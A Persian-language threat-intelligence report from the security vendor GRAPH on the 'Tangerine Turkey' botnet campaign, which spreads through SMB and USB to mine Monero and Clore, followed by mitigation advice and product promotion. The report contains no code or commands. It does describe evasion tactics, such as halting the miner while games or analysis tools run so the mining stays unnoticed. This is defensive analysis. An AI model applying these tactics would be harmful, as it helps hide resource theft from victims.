GRAPH

TR-CyberCriminal-Tangerine Turkey-H

تحلیل زیرساخت و زنجیره حمله یک Botnet ماژولار با Payload استخراج Miner

کمپین TR-CyberCriminal-Tangerine Turkey-H

مهر ماه ۱۴۰۳

نسخه ۱.۷

اطلاعات موجود در این سند عادی است.

فهرست مطالب

پیشگفتار 3

واژه‌نامه اصطلاحات فنی 4

خلاصه اجرایی 7

نکات کلیدی 9

پوشش تاکتیک‌ها و تکنیک‌های کمپین 11

مقایسه تاکتیک‌ها و تکنیک‌های مورد استفاده توسط کمپین مورد بررسی ... 12

استراتژی‌های کاهش اثرات 13

جلوگیری از ورود اولیه تهدید (کنترل ورود فایل و رسانه‌های قابل حمل) 13

محدودسازی انتشار درون سازمانی (SMB) 14

کنترل و پایش ارتباطات خروجی 14

شناسایی رفتارهای مرتبط با استخراج رمزارز 14


حفاظت و کاهش خطرات با استفاده از محصولات GRAPH 15

برآیند نهایی 17

پیوست 18

پیوست ۱ - IOCها 19

پیوست ۲ - گزارش تحلیل بدافزار Botnet ماژولار با Payload استخراج Miner 23



All Rights Reserved © 2026


پیشگفتار

در چارچوب پایش مستمر تهدیدات سایبری، یکی از محصولات گراف با نام File Analysis Module (FAM) که مسئولیت تحلیل و طبقه‌بندی فایل‌ها با استفاده از تحلیل استاتیک، تحلیل داینامیک و الگوریتم‌های یادگیری ماشین، پیش از ورود به محیط سازمانی را بر عهده دارد، نمونه‌ای مشکوک را براساس قوانین YARA توسعه‌یافته گراف شناسایی کرد. این محصول با هدف کاهش ریسک‌های ناشی از ورود، خروج و اشتراک‌گذاری فایل در سازمان‌ها طراحی شده و نقش لایه‌ی پیشگیرانه در زنجیره دفاعی را ایفا می‌کند.

مطابق فرآیند عملیاتی تعریف‌شده، نمونه‌های شناسایی شده پس از جمع‌آوری توسط تیم MDR گراف، مورد بررسی اولیه قرار می‌گیرند. در این مورد، تحلیل مقدماتی نشان داد که فایل کشف‌شده صرفاً یک ابزار استخراج ارز دیجیتال ساده نیست و نشانه‌هایی از رفتارهای پیچیده‌تر در آن مشاهده می‌شود. با توجه به سطح آلودگی و شاخص‌های رفتاری مشکوک، نمونه جهت تحلیل عمیق‌تر به تیم‌های هوش تهدید (CTI) و تحلیل بدافزار ارجاع شد. بررسی‌های فنی انجام‌شده نشان داد که نمونه مذکور در قالب یک زیرساخت بات‌نت با معماری ماژولار عمل می‌کند که در نسخه مورد بررسی دارای Payload استخراج ارز دیجیتال (Miner) است. با این حال، تحلیل ساختار اجرایی، مکانیزم‌های ارتباطی مبتنی بر پایگاه داده و قابلیت انتشار درون‌سازمانی از طریق SMB نشان می‌دهد که استخراج رمزارز تنها یکی از کاربردهای عملیاتی این چارچوب بوده و زیرساخت طراحی‌شده ظرفیت تغییر یا گسترش Payload در مراحل بعدی را داراست. همچنین شواهد فنی بیانگر آن است که این بدافزار با رویکردی سازمان‌محور طراحی شده و در جهت آلوده‌سازی و گسترش در محیط‌های سازمانی به کار گرفته می‌شود.

این گزارش که مربوط به تحلیل انجام‌شده در مهر ماه ۱۴۰۳ است، در ابتدا به‌صورت اختصاصی در اختیار مشتریان خدمات هوش تهدید گراف قرار گرفت و اکنون با هدف آگاهی‌بخشی عمومی و اشتراک‌گذاری دانش فنی منتشر می‌شود. در ادامه، ابعاد فنی، زیرساختی و راهبردی این تهدید به‌صورت جامع مورد بررسی قرار خواهد گرفت.

All Rights Reserved © 2026



واژه‌نامه اصطلاحات فنی

Crypto-malware

کریپتوبدافزار (Crypto-malware) نوعی بدافزار است که به یک عامل تهدید اجازه می‌دهد فعالیت «cryptojacking» انجام دهد. فرآیندی که هکرها استفاده می‌کنند در اصل مشابه روشی است که استخراج‌کنندگان قانونی رمزارز به کار می‌برند؛ اما تفاوت در اینجاست که کریپتوبدافزار از دستگاه‌ها و توان پردازشی کاربر دیگری برای کسب درآمد سوءاستفاده می‌کند. در نتیجه‌ی این حملات، منابع قابل‌توجهی از رایانه‌ی قربانی مصرف می‌شود، بدون اینکه هیچ سود یا منفعتی نصیب صاحب دستگاه شود.

Botnet

بات‌نت (Botnet) شبکه‌ای از رایانه‌هاست که به بدافزار آلوده شده‌اند و توسط فردی به نام «گرداننده بات» کنترل می‌شوند. گرداننده بات کسی است که زیرساخت بات‌نت را مدیریت می‌کند و از رایانه‌های آلوده برای انجام انواع حملات استفاده می‌کند؛ حملاتی مانند از کار انداختن شبکه‌ی یک هدف، تزریق بدافزار، سرقت اطلاعات ورود (نام کاربری و رمز عبور) یا اجرای پردازش‌های سنگین و مصرف‌کننده‌ی زیادِ توان پردازنده (CPU). هر دستگاه جداگانه‌ای که در این شبکه‌ی بات‌نت قرار دارد، «بات» نامیده می‌شود.

All Rights Reserved © 2026

SMB
Message Block
Botnet
Cryptominer
Modular Malware
Botnet
Server Message Block

واژه‌نامه اصطلاحات فنی

SMB (Server Message Block)

SMB (Server Message Block) یک پروتکل مهم ارتباطی در شبکه است که امکان دسترسی اشتراکی به فایل‌ها، چاپگرها و منابع شبکه را میان نقاط پایانی (Endpoint)ها در یک شبکه فراهم می‌کند. این پروتکل عمدتاً در سیستم‌های Windows مورد استفاده قرار می‌گیرد و یکی از رایج‌ترین روش‌ها برای انتقال فایل میان میزبان‌ها در یک شبکه مشترک محسوب می‌شود.

Modular Malware

بدافزار ماژولار (Modular Malware) یک بدافزار پیشرفته است که در چند مرحله به یک سیستم حمله می‌کند. این نوع بدافزار به‌جای اینکه مستقیماً و با شدت از «درِ اصلی» وارد شود، رویکردی پنهان‌تر و محتاطانه‌تر در پیش می‌گیرد. به این صورت که ابتدا فقط اجزای ضروری را نصب می‌کند. سپس به‌جای ایجاد سروصدا و جلب توجه کاربران، ماژول اول شروع به شناسایی و بررسی سیستم و امنیت شبکه می‌کند؛ اینکه چه کسی مسئول است، چه سازوکارهای حفاظتی فعال هستند، بدافزار درکجا می‌تواند آسیب‌پذیری پیدا کند، کدام اکسپلویت‌ها بیشترین شانس موفقیت را دارند.

دامنه آلودگی

در بررسی‌های صورت گرفته مشخص شده است که کشورهای زیادی تا این لحظه مورد حمله این بدافزار قرارگرفته‌اند. این اطلاعات با بررسی IP شهرها وکشورهای موجود در دیتابیس مورد استفاده بدافزار استخراج شده است.

All Rights Reserved © 2026

خلاصه اجرایی

در پی شناسایی چندین فایل مشکوک توسط محصول GRAPH FAM و ارزیابی اولیه تیم MDR مبنی بر احتمال آلودگی گسترده، نمونه‌های مذکور جهت بررسی عمیق‌تر به تیم هوش تهدید (CTI) ارجاع شد. تحلیل‌های انجام‌شده نشان داد که فایل‌های کشف‌شده صرفاً ابزارهای استخراج ارز دیجیتال ساده نیستند، بلکه بخشی از یک کمپین فعال با زیرساخت بات‌نت ماژولار محسوب می‌شوند.

بررسی فنی نمونه‌ها نشان داد که Payload فعلی این چارچوب، استخراج ارز دیجیتال (Mining) است؛ با این حال، ساختار معماری بدافزار، مکانیزم‌های ارتباطی مبتنی بر پایگاه داده و قابلیت انتشار درون‌سازمانی از طریق SMB نشان می‌دهد که استخراج رمزارز تنها یکی از کاربردهای عملیاتی این زیرساخت است. این بات‌نت اطلاعات سیستم‌های آلوده را جمع‌آوری کرده و در پایگاه داده مرکزی ثبت می‌کند و بر اساس ویژگی‌های هر قربانی، Payload مناسب را برای اجرا تخصیص می‌دهد.

از آنجا که حضور این کمپین در یکی از زیرساخت‌های پولی-مالی کشور شناسایی شده است، می‌توان نتیجه گرفت که زیرساخت‌های پولی-مالی در ایران یکی از اهداف این کمپین محسوب می‌شوند. علاوه بر این، با توجه به شیوه انتشار بدافزار، زیرساخت‌هایی که از پیکربندی مناسب برای

All Rights Reserved © 2026

خلاصه اجرایی

اشتراک‌گذاری سازمانی (SMB) برخوردار نیستند و همچنین محیط‌هایی که در آن‌ها از پورت‌های USB برای جابجایی فایل‌ها استفاده می‌شود، می‌توانند در معرض آلودگی توسط این کمپین قرارگیرند.

یافته‌های تیم CTI نشان می‌دهد این کمپین که در زمان کشف اولیه با نام‌گذاری داخلی در چارچوب پایش‌های گراف ثبت شده بود، در تحلیل‌های بعدی با کمپینی که درگزارش‌های عمومی با عنوان Tangerine Turkey شناخته می‌شود، همبستگی دارد.

در این گزارش، به‌منظور هم‌راستایی با ادبیات رایج صنعت و تسهیل درک مخاطبان، از همین نام برای اشاره به این کمپین استفاده شده است.

تحلیل‌ها نشان می‌دهد این کمپین برای سازگاری با انواع سیستم‌ها ازگونه‌های مختلف ماینر بهره می‌برد و با استفاده از مکانیزم انتشار شبکه‌ای، توانایی گسترش در محیط‌های سازمانی را دارد. چنین ساختاری سطح ریسک این تهدید را فراتر ازیک Cryptominer معمولی قرارداده و آن را به چارچوبی قابل توسعه با ظرفیت تغییر مأموریت عملیاتی تبدیل می‌کند.

در ادامه این گزارش، تحلیل فنی نمونه‌ها، ارزیابی زیرساخت بات‌نت، تاکتیک‌ها و تکنیک‌های مورد استفاده، و همچنین ارزیابی ریسک این تهدید ارائه خواهد شد.

All Rights Reserved © 2026

نکات کلیدی

1. کمپین مورد بررسی دارای زیرساخت بات‌نت بوده که از چند پایگاه داده برای کنترل و مدیریت این زیرساخت استفاده می‌کند و تنها یک ابزار استخراج رمزارز مستقل محسوب نمی‌شود.
2. طراحی ماژولار بدافزار امکان تغییر یا جایگزینی Payload را فراهم می‌کند.
3. زیرساخت کنترل، اطلاعات سیستم‌های آلوده را جمع‌آوری کرده و بر اساس ویژگی‌های هر میزبان، وظایف یا Payload مناسب را تخصیص می‌دهد.
4. بدافزار دارای قابلیت انتشار درون‌سازمانی از طریق SMB بوده و امکان Lateral Movement را دارد و این ویژگی نشان می‌دهد که بدافزار تنها یک تهدید محلی نیست و می‌تواند به سرعت در شبکه‌های سازمانی گسترش یابد و سیستم‌های موجود در سازمان را آلوده کند.
5. استفاده ازگونه‌های مختلف ماینر نشان‌دهنده تلاش برای سازگاری با محیط‌های متنوع (CPU/GPU/ نسخه‌های مختلف سیستم‌عامل) است.
6. دسترسی به دیتابیس مرکزی بدافزار، نشانگر آلوده‌سازی گسترده در سطح کشورهای مختلف است.

All Rights Reserved © 2026

نکات کلیدی

7. بـر اسـاس تحلیل تـیم هوش تـهدید، حـدود ۶۹٪ ازکشورهـای جـهان تـوسط کمپین TR-CyberCriminal-Tangerine Turkey-H آلوده شده‌اند.
8. بیـشترین تمرکزاین کمپین درقاره آسیا بوده است.
9. بدافزار مورد بررسی XMR (Monero) استخراج می‌کند که به دلیل حریم خصوصی، غیرقابل رهگیـری بودن و محبوبیت آن در عملیات‌های مخرب انتخاب شده است.
10. بدافزار مورد بـررسی بـا اسـتـفـاده از لـیـسـت‌هـای black_process_table و black_process_cpu_table، پـردازه‌هـای مشخص (مثل بازی‌ها و ابـزارهـای تحلیل) را شناسایی و درصورت وجود، Miner مربوطه را terminate می‌کند.
11. این مکانیزم باعث می‌شود درحین اجرای نرم‌افزارهای سنگین یا بازی‌ها، کاربر متوجه کندی سیستم نشود و فعالیت استخراج رمزارز مخفی باقی بماند.
12. ایـن بـدافزاربخشی ازتوان محاسباتی سیستم قربانی را برای استخراج رمزارز Clore به 2miners Mining Pool ارسال می‌کند و همچنین قادر است XMR را به‌صورت مستقیم روی سیستم قربانی استخراج کند.

پوشش تاکتیک‌ها و تکنیک‌های کمپین


Initial Access	Execution	Persistence	Defense Evasion
Replication Through Removable Media	Command and Scripting Interpreter	Boot or Logon AutoStart Execution	Masquerading
User Execution		Scheduled Task/Job	System Binary Proxy Execution
Remote Services		Create or Modify System Process	Obfuscated Files or Information

Lateral movement	Discovery	Command and Control	Impact
Remote services	System Information Discovery	Ingress Tool Transfer	Resource Hijacking
	Remote System Discovery	Application Layer Protocol	
	Network Share Discovery		

Kill Chain Tactics

Kill Chain Technique

مقایسه تاکتیک‌ها و تکنیک‌های مورد استفاده توسط کمپین مورد بررسی با دیگر کمپین‌های کریپتوگرافی



All Rights Reserved © 2026

استراتژی‌های کاهش اثرات

جلوگیری از ورود اولیه تهدید (کنترل ورود فایل و رسانه‌های قابل‌حمل)

با توجه به اینکه نمونه‌های اولیه این کمپین از طریق تبادل فایل و به‌ویژه رسانه‌های قابل‌حمل (مانند USB) شناسایی شده‌اند، اعمال کنترل پیشگیرانه در نقطه ورود فایل‌ها به سازمان از اهمیت بالایی برخوردار است. در تهدیدات Worm‌محور، توقف زنجیره حمله در مرحله Initial Access مؤثرترین و کم‌هزینه‌ترین رویکرد دفاعی محسوب می‌شود.

به‌کارگیری راهکارهای File Admission که قابلیت تحلیل فایل‌ها پیش از دسترسی به منابع سازمانی را فراهم می‌کند، می‌تواند نقش مهمی در جلوگیری از ورود نمونه‌های مخرب مشابه از طریق رسانه‌های قابل‌حمل ایفا کند.

تجربه این مورد نشان داد که وجود یک لایه کنترلی در نقطه ورود فایل، قادر است زنجیره حمله را در همان مرحله ابتدایی متوقف کرده و از گسترش داخلی تهدید جلوگیری کند.

All Rights Reserved © 2026

محدودسازی انتشار درون‌سازمانی (SMB)

با توجه به قابلیت انتشار بدافزار از طریق SMB، اعمال محدودیت در دسترسی‌های شبکه داخلی یکی از مؤثرترین اقدامات کاهشی محسوب می‌شود. در شبکه‌های فاقد تفکیک مناسب، چنین تهدیداتی می‌توانند با سرعت قابل‌توجهی در میان میزبان‌ها گسترش یابند. پیاده‌سازی Network Segmentation میان نواحی کاربری و سرورها، استفاده از راهکارهای اشتراک‌گذاری امن فایل، محدودسازی دسترسی SMB صرفاً به سامانه‌های ضروری و اعمال اصل حداقل سطح دسترسی برای حساب‌های کاربری، می‌تواند احتمال حرکت جانبی بدافزار را به شکل معناداری کاهش دهد. همچنین پایش مستمر لاگ‌های مربوط به تلاش‌های اتصال غیرعادی SMB، امکان شناسایی زودهنگام آلودگی را فراهم می‌کند.

کنترل و پایش ارتباطات خروجی

با توجه به استفاده بدافزار از زیرساخت کنترل مبتنی بر پایگاه داده و ارتباطات دوره‌ای با سرور فرمان، نظارت بر ترافیک خروجی شبکه از اهمیت ویژه‌ای برخوردار است. محدودسازی ارتباط مستقیم سیستم‌های کاربری با اینترنت، ثبت و تحلیل درخواست‌های DNS و شناسایی ارتباطات مکرر یا زمان‌بندی‌شده به مقاصد ناشناس می‌تواند به کشف رفتارهای Beaconing کمک کند. در چنین سناریوهایی، حذف فایل اجرایی بدون قطع ارتباط با زیرساخت کنترل ممکن است منجر به بازیابی مجدد آلودگی شود؛ بنابراین کنترل Egress Traffic باید بخشی از راهبرد پاسخ باشد.

شناسایی رفتارهای مرتبط با استخراج رمزارز

استفاده از سامانه‌های مانیتورینگ و SIEM برای پایش مصرف منابع سیستم، به‌ویژه CPU و GPU، می‌تواند به شناسایی فعالیت‌های مرتبط با استخراج رمزارز کمک کند. افزایش غیرعادی و مداوم مصرف این منابع، به‌خصوص در سیستم‌هایی که انتظار انجام پردازش‌های سنگین در آن‌ها وجود ندارد، می‌تواند به‌عنوان یک شاخص مشکوک (Indicator of Compromise) در نظر گرفته شود.

در این راستا، تعریف Ruleهایی در سامانه‌های امنیتی مانند SIEM برای شناسایی الگوهای مصرف غیرمعمول، به‌همراه همبستگی آن با سایر رویدادها (مانند اجرای پردازش‌های ناشناس یا ارتباطات شبکه‌ای مشکوک)، می‌تواند منجر به شناسایی سریع‌تر آلودگی به Minerها شود.

All Rights Reserved © 2026

حفاظت و کاهش خطرات با استفاده از محصولات GRAPH

بـرای شناسایی و مقابله مؤثر با چنین تهدیداتی، استفاده از راهکارهای امنیتی تخصصی می‌تواند نقش مهمی در کاهش زمان تشخیص و پاسخ به تهدیدات داشته باشد.

GRAPH XDR


سامانه GRAPH XDR که ترکیبی از قابلیت‌های تشخیص و پاسخ نقاط پایانی (GEDR)، تشخیص و پاسخ شبکه (GNDR) و هوش تهدیدات (GTI) است، به عنوان یک راه‌حل پیشرفته برای شناسایی و جلوگیری از حملات و بدافزارها در زمان اجرا عمل می‌کند. این سیستم با نظارت مداوم بر فعالیت‌های مشکوک در سطح نقاط پایانی و شبکه، تلاش می‌کند تا بدافزارها را در مرحله اولیه راه‌اندازی شناسایی و مسدود نماید.

GRAPH XDR با تحلیل رفتارهای غیرعادی و ارتباطات مشکوک از طریق سنسورهای EDR، NDR و Threat Intelligence در زمان واقعی، امکان شناسایی سریع تهدیدات را فراهم می‌کند و با اجرای اقدامات پاسخ‌دهی خودکار مانند متوقف‌سازی پردازه‌های مخرب و قرنطینه سیستم آلوده از گسترش حمله جلوگیری می‌کند.

GRAPH FAM


پلتفرم GRAPH File Analysis Module (GRAPH FAM) یک ابزار پیشرفته برای تحلیل و طبقه‌بندی فایل‌ها به عنوان بدافزار است که با استفاده از تحلیل استاتیک، تحلیل دینامیک و الگوریتم‌های یادگیری ماشین فایل‌های ورودی را پیش از ورود به محیط سازمان بررسی می‌کند.

این پلتفرم قادر است الگوهای رفتاری و ساختاری فایل‌های مخرب را شناسایی کرده و از ورود آن‌ها به شبکه سازمان جلوگیری نماید.



حفاظت و کاهش خطرات
با استفاده از محصولات
GRAPH

All Rights Reserved © 2026



حفاظت و کاهش خطرات با استفاده از محصولات GRAPH

GRAPH HWK

کیوسک سخت‌افزاری گراف (Hardware kiosk (HWK

با استفاده از کیوسک سخت‌افزاری، کاربر می‌تواند از تجهیزات هارد اکسترنال، فلش یا CD/DVD برای انتقال فایل به شبکه خصوصی/ایزوله استفاده کند. با اتصال یکی از این تجهیزات به دستگاه کیوسک، فایل‌های کاربر بررسی می‌شود و پس از بررسی در ماژول GRAPH FAM در صورت نبود مشکل، فایل‌ها به صورت مستقیم یا با استفاده از یک دستگاه یکسوکننده در مقصد کپی می‌شوند.

GRAPH SWK

سامانه کیوسک نرم‌افزاری گراف (Software kiosk (SWK

